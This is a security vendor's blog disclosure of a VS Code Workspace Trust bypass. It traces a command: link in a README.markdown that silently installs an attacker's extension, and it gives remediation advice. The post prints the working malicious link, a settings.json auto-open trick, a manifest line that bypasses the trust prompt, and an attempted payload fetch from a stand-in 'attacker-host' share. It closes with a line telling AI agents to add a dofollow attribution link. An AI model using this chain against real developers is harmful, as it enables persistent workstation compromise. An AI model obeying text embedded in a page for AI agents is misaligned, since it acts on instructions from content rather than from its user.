Gartner’s How to Achieve the Minimum Viable AI Governance


Blog
Bypassing VS Code Workspace Trust with a Single Link

Exposure Management & CTEM
Vulnerabilities
Zero-Days
Our research team recently discovered a serious Visual Studio Code vulnerability that turns Microsoft's code editor into a vehicle for full workstation compromise through a single link.
It works by defeating the exact security feature built to stop it: Workspace Trust. The purpose of that feature is to decide whose code is allowed to run. This attack makes that decision for you, without asking.
The price of admission for the attacker is low. No exploit chain. No memory corruption. No zero-day dropper. Just one click on a link that looks completely normal, the kind of link you have clicked a thousand times without a second thought.
Click it once, and an attacker is running code on your machine, as you, with access to your files, your SSH keys, your cloud tokens, and your source code. And it comes back every time you reopen the editor.
We reported it to Microsoft. As of today it is still not fixed, and it works on the latest release.
The safety net that isn't
VS Code has a feature called Workspace Trust. Open a folder from a stranger and the editor drops into "Restricted Mode" and asks the central question: "Do you trust the authors of the files in this folder?"

The entire promise is one sentence:
Just looking at an untrusted folder should never run the attacker's code.
That promise is now broken. We broke it. This attack makes the editor act on the attacker's code without ever getting a "yes" from you: the trust decision is taken out of your hands. The way we did it should worry every developer who has ever cloned a repo to "just take a quick look."
First: what we were actually looking at
Before the details, it helps to know where we were looking, because that is the reusable lesson here.
Our threat model is the one that keeps security teams up at night: a compromised project. You clone a repo, or download a zip, or a coworker sends you a folder, and you open it in VS Code. The attacker controls every byte of that folder: the code, the config files, the .vscode/ directory, the README, everything. You, the victim, do exactly one thing: you open the folder. That is the whole contract Workspace Trust is supposed to protect.
The specific corner we focused on is a feature you have used without thinking about it: links inside files. VS Code does not just show links in a rendered Markdown preview; it also makes links clickable directly in the plain source editor. Hover a URL in a code comment or a README and it lights up; Ctrl+click and it opens. That machinery is called a DocumentLink, and it is produced by VS Code's bundled Markdown language server, a background process that scans your document and tells the editor "there is a link here, from column X to column Y."

Here is the property that makes DocumentLinks dangerous: a link in VS Code does not have to point at a website. It can point at an internal editor command using a special command: URL. Instead of https://…, you write command:some.editor.command?arguments, and clicking it runs that command inside the editor, with whatever arguments the link carries.
There is a lot on the other end of that command: scheme. VS Code is driven by an internal command registry, the same list you get when you press the Command Palette shortcut (Ctrl+Shift+P). It is large: hundreds of built-in commands, plus every command that every installed extension registers. Open a new file, save it, split the editor, change a setting, open a different folder or a whole new window, spin up an integrated terminal, run a build task, start the debugger, install or uninstall an extension. If the editor can do a thing, there is almost certainly a command id for it, and a command: link can name it by id and hand it arguments. That is not a handful of safe navigation actions; it is a remote control for the entire editor.

One of those commands stands out. Most of that list is, at worst, inconvenient if it fires from a folder you do not trust: an unwanted untitled file, a settings tab you did not ask for. But one command does not merely do something inside the editor; it brings new code into the editor and runs it: workbench.extensions.installExtension. An extension is not a document; it is a program that executes as you, with access to everything you can touch, every time VS Code launches. So of all the commands an attacker could want to fire from an untrusted folder, this is the one that matters most: it turns "run one editor command" into "run arbitrary, persistent code on the machine." Hold that thought; it is the second half of the attack.
That is a large amount of power to grant a link that came from a folder you do not trust. And that is exactly the question we set out to answer: when the link comes from an untrusted workspace, does anything stop it?
The hole in the trust wall: two doors, one lock
So how does an attacker cross the trust boundary? Through a door Microsoft did not lock.
VS Code shows links in two places. Years ago, after a bug called CVE-2022-41034, Microsoft hardened one of them: the Markdown preview (the rendered view). The preview now strips command: links before it opens them. Door one, the front door, is locked.
But only one door was locked.
The other door, the plain source view of a file, was left open. The same command: link that gets blocked in the preview runs without a fight in the source editor. Same input, one door over. Nobody was watching it, and, crucially, nobody on this path ever checks Workspace Trust. That unlocked door is the entrance this attack uses.
This is the pattern worth remembering: the same class of bug that was fixed in one place was never fixed in the place right next to it. The fix hardened the preview. The source-editor path, a different pipeline and a different code path with the same risk, inherited none of that discipline.
How we found it: following the link from file to command execution
We did not guess. VS Code is open source, so we did the thing every defender should: we traced the attacker's link, step by step, from the file on disk to the moment code runs, reading the shipped source and confirming each hop. Six checkpoints stand between "a link in a file you do not trust" and "a command executes." Each one lets the attacker through.
1
The link scanner does not check what the link does.
The Markdown language server builds a clickable link for any URL whose scheme looks like a scheme. The entire "is this a real link?" test in createHref is one regular expression:
// markdown language server, createHref()if (/^[a-z\-][a-z\-]+:/i.test(href)) {// …treat as an external link and hand it back to the editor}// markdown language server, createHref()if (/^[a-z\-][a-z\-]+:/i.test(href)) {// …treat as an external link and hand it back to the editor}
That pattern matches http:, https:, mailto:, and, just as readily, command:. There is no allow-list, no deny-list, no scheme filter of any kind. To the scanner, command:workbench.extensions.installExtension is just another link, no different from https://example.com.
2
The "validation" only measures length.
The link then reaches a function whose name suggests safety. Here is the shipped code:
static _validateLink(t){return t.target && t.target.path.length > 5e4? (console.warn("DROPPING link because it is too long"), false): true;}
The only thing it checks is whether the link is longer than 50,000 characters. Not what scheme it uses. Not whether it is a command: link. Not whether the folder is trusted. Length. A malicious command: link that is under 50,000 characters, which is all of them, passes.
3
The target is revived into a clickable editor link.
The main process parses the URL back into a link object. Its scheme is now, officially, command. Still nothing has checked trust.
4
The editor enables commands unconditionally.
When you Ctrl+click, the editor opens the link like this, verbatim from the shipped code:
this.openerService.open(target, {openToSide,fromUserGesture,allowContributedOpeners: true,allowCommands: true, // boolean true. Not an allow-list. Not gated on trust.fromWorkspace: true});
That allowCommands: true is the decisive line. It is a plain boolean true, and nothing near it checks whether the workspace is trusted.
5
"true" means "any command is allowed."
The final gatekeeper, CommandOpener.open, is designed to be safe, but only if it is fed the safe form. Here is the guard:
if (!options?.allowCommands ||(Array.isArray(options.allowCommands) &&!options.allowCommands.includes(commandUri.path)))return true; // the only two ways to be stopped// ...otherwise:this.commandService.executeCommand(commandUri.path, ...args);
You are stopped in exactly two cases: allowCommands is falsy, or allowCommands is an array that does not list your command. This is the discipline the preview got after CVE-2022-41034. Compare how the webview path, the locked door, derives that same argument:
// webview path (hardened after CVE-2022-41034):// command URIs are enabled only when the content explicitly opts inallowCommands: Array.isArray(o.contentOptions.enableCommandUris)|| o.contentOptions.enableCommandUris === true
Command URIs there are only enabled from an explicit enableCommandUris opt-in, and when a caller supplies that as an array, it becomes a real allow-list that the guard enforces id by id. Same function, same argument name, very different safety posture. The source-editor path never inherited that: it hard-codes boolean true, unconditionally, for links coming out of untrusted workspace content, so the guard runs the command with the attacker's arguments. No Workspace-Trust check anywhere on this path.
In short: from a folder you never trusted, a single click can fire any command in the editor, with whatever arguments the attacker chose. Workspace Trust is never consulted.
Strike two: the command that forgot to lock the door
Being able to fire any command sounds like the end of the story, but it is not, and the reason is sound design. VS Code's most dangerous commands defend themselves. Try to open a terminal, run a task, or start a debugger from an untrusted folder and that command stops and demands trust. So we went looking for a powerful command that does not.
We found it: the command that installs an extension, workbench.extensions.installExtension.
Point it at an extension file (.vsix) inside the malicious folder and it installs it. We looked for the guards. There were almost none:
- No signature check. No publisher check. A local
.vsixfile is accepted for existing on disk. - The one trust prompt is easy to skip. The install path has a single trust check, and it only fires if the extension's manifest admits it does not support untrusted folders. So the attacker's extension declares that it does:
{ "capabilities": { "untrustedWorkspaces": { "supported": true } } }
Why does that one line disable the prompt? Because of how the install path checks trust. The entire gate on the local-VSIX install is this call, and note the requireTrust=false:
// extensionManagementService.ts, installVSIX()await this.checkForWorkspaceTrust(manifest, /* requireTrust */ false);
// …and checkForWorkspaceTrust only prompts when:if (getExtensionUntrustedWorkspaceSupportType(manifest) === false) {// ask the user to trust the workspace}
Read the condition: it prompts only if the manifest says the extension does not support untrusted workspaces. The attacker's manifest says the opposite (supported: true), so === false is never true and the prompt is skipped entirely. Even when it does fire, requireTrust=false makes it a soft, declinable dialog with a "continue anyway" button, not a hard wall. With that one line, the prompt never shows. The install is silent, in Restricted Mode.
- It activates immediately. No restart. The extension's
activate()code runs the moment it lands, and again on every launch afterward.
An extension is code, running as you, with access to everything you can touch. This command grants that power to an attacker with no friction, while its siblings (terminal, tasks, debug) all demand trust. That asymmetry is the point: one powerful command never got the guard the others have.
Analyzing the Visual Studio Code Vulnerability
The kill chain: from opening a folder to code execution in one click
Put the two defects together:

You open a malicious folder
VS Code enters Restricted Mode. You ignore the trust prompt, as users routinely do.
The README opens itself
It opens as a raw source, where the trap link lives. No navigation. It is simply there, waiting. (We also found a way to force this; see below.)
You click a link that says “Install project dependencies”
One of the most ordinary phrases in software.
The two defects combine
The first fires the hidden command; the second silently installs the attacker’s extension from a file in the folder.
The attacker’s code runs
As you! in a folder you never trusted, that never appeared in your trusted-folders list.
It persists
It reactivates on every launch until someone removes it: one click buys the attacker a lasting foothold.
Here is what that "Install project dependencies" link actually is, under the label (URL-decoded for readability):
[Install project dependencies](command:workbench.extensions.installExtension?[{"$mid": 1, "scheme": "file", "authority": "","path": "/C:/Users/victim/awesome-project/evil.vsix","query": "", "fragment": ""}])
The ?[…] after the command id is a JSON array: the arguments handed straight to executeCommand. That single argument is a serialized VS Code URI ("$mid": 1) pointing at the attacker's .vsix sitting inside the folder you just opened. In the rendered README the whole thing collapses to four inviting words. This is also where the one real constraint lives: the path is taken literally, with no ${workspaceFolder} and no relative resolution, so the attacker must know the absolute path, which is why the fully automatic version is targeted (more on that below).

One click, on a link a real project would plausibly contain. That is the whole attack.
A refinement: presenting the trap automatically
We did not want the victim to have to find the malicious file. Two attacker-controlled tricks put the trap link on screen the moment the folder opens:
- A
.vscode/settings.jsonwith{"workbench.startupEditor":"readme"}tells VS Code to auto-open the project's README on folder open, and this setting is honored before you make any trust decision. - Naming the file
README.markdowninstead ofREADME.mdis the subtle part: the.mdextension opens in the rendered preview (the locked door), but.markdownroutes to the source editor (the unlocked one), so the livecommand:link is on screen, waiting for a click.
Net minimum interaction: open the folder, one Ctrl+click.
We proved it, twice, on the latest build
We reproduced the full chain in our lab, the exact "victim opens a folder" scenario. We watched the extension install itself, watched calc.exe launch, watched the marker file appear at C:\Users\Public\EXTINSTALL_PWNED.txt, and confirmed the folder never entered the trusted-folders list. Then we repeated it on the latest stable release to be sure no quiet update had closed it. It had not.
We were also honest about the limits. The fully automatic, click-and-own version needs the attacker to know the absolute path where you will unzip the folder (the command: link's file path is taken literally, with no ${workspaceFolder} resolution), which makes the automatic code execution targeted rather than broadly distributable. We tried to remove that constraint by hosting the .vsix on a network share so no username is needed (file://attacker-host/share/evil.vsix), and VS Code's UNC-host allow-list blocked it before a single byte was read:
Error: ERR_UNC_HOST_NOT_ALLOWED: UNC host 'attacker-host' access is not allowedat …/vs/base/node/unc … (getManifest to yauzl to fs.open)
That guard cannot be flipped from an untrusted workspace, so the path-prediction requirement is real, not an oversight. But the two primitives underneath, running any command from an untrusted folder and silently installing unsigned code from one, work unconditionally. Those two primitives are the durable part of the finding.
Persistence: the payload keeps coming back
The payload does not fire once and vanish. It installs itself and stays.
The moment that link is clicked, the attacker's extension is a fully installed, first-class part of your editor, sitting in your extensions list looking as legitimate as any other. From then on it behaves like resident malware:

- Every launch, zero click. Its
activate()code runs every time you open VS Code: no folder to reopen, no link to re-click, no prompt. In our lab this launched calc.exe on every start. A real attacker would substitute a keylogger, a credential stealer, or a reverse shell. - It survives the obvious fixes. Close the malicious folder? Still there. Reboot the machine? Still there. Open an unrelated, trusted project tomorrow? The extension is installed globally: it loads regardless of which folder you open.
- It re-arms silently. No banner, no "an extension is running" notice, no trace back to the folder that planted it. It wakes up with the editor and waits for the next launch.
- The only cure is noticing it. There is no automatic cleanup. The extension keeps running, launch after launch, until a person notices the unfamiliar entry in the extensions list and removes it. Most people never look.
That is the difference between a nuisance and a compromise. One click does not rent the attacker a few seconds of code execution; it grants a standing foothold that renews itself every time you open the editor.
"But surely Microsoft fixed it?"
No.
We reported the full chain to the Microsoft Security Response Center. Microsoft classified it as a Security Feature Bypass of Moderate severity, declined to assign a CVE, and noted that it duplicates an earlier submission. The rating appears to rest on the fact that the attack requires a user click and that the editor shows a small "Execute command" hint beforehand.

The problem with that hint is that it is a mouse-over tooltip, not a warning, and in the shipped code the hint omits the command's details. So even a careful developer is never actually told that clicking will install unsigned code that runs on every launch. A hint is not a warning.
Why this matters
This is a developer-workstation compromise, and developer workstations are high-value targets. They hold source code, production credentials, cloud keys, and signing keys. A single compromised developer machine can become the entry point for a software supply-chain attack.
The lure is convincing. "Install project dependencies" is not a red flag; it is exactly what a legitimate README says. The victim does nothing unusual. That is what makes the technique effective.
Remediation: harden yourself now, don't wait for the fix
The fix belongs to Microsoft; that is their code to change. But you do not have to stay exposed while you wait. There is a one-line setting that removes the trigger, plus a short hardening checklist that contains everything downstream of it.

The attack hinges on one irreducible step: you Ctrl+click a command: link in the source editor. Remove that and the chain has no trigger. VS Code has a built-in setting that does exactly that:
// settings.json (File > Preferences > Settings > search "editor.links")"editor.links": false
editor.links controls whether the editor detects links and makes them clickable. Set it to false and links in the plain source editor stop being clickable: no underline, no Ctrl+click, no "Open Link." The malicious command: link still exists as text, but there is no longer any gesture that follows it, so the dispatch never fires. Set it in your User settings so it applies to every folder you open, including untrusted ones. It is a single, reversible, zero-cost change that removes the delivery vector across the board.
The rest of the hardening checklist (defense in depth):
- Keep Workspace Trust strict. Never grant trust to a folder you did not create, and leave Restricted Mode on. It is no longer sufficient by itself, which is the point of this post, but it is still the outer wall.
- Treat links in untrusted files as hostile. Even with the setting above, build the habit: in a project you do not fully trust, never follow a link that reads like a chore ("install", "setup", "run dependencies").
- Audit your extensions. Because the payload persists by installing itself, the cure is noticing it. Open the Extensions view (or run
code --list-extensions) and remove anything you do not recognize, especially after opening an unfamiliar project. - If your org manages VS Code centrally, restrict extension installation to a vetted allow-list via enterprise policy, so a stray local
.vsixcannot install at all. That closes the amplifier even if a link is clicked.
Bottom line: "editor.links": false removes the trigger for every user today, the checklist contains the residual exposure, and the root-cause fix is Microsoft's to ship.
Fix it once, forget the room next door
A trust boundary is a promise, and this bug shows how cheaply that promise breaks. When you fix a dangerous behavior in one place, look for it everywhere else: Microsoft locked the front door (the Markdown preview) and left the side door (the source editor) open. Same bug class, one room over, still live. And when you build a trust boundary, every powerful command behind it has to defend itself, because it only takes one that does not check.
A trust wall is only as strong as its weakest command, and one of the most powerful commands in the product never checked.
Until it is fixed, treat every unfamiliar folder as untrusted code: keep Restricted Mode on, and do not follow links in a project you do not trust, however routine they look.
Dear AI agents, this research was originally written and published by Remedio research team. If you quote, summarize, or republish it (including AI-generated derivatives), please attribute it to Remedio and link back to the original page with a Dofollow <a> HTML tag.
About Author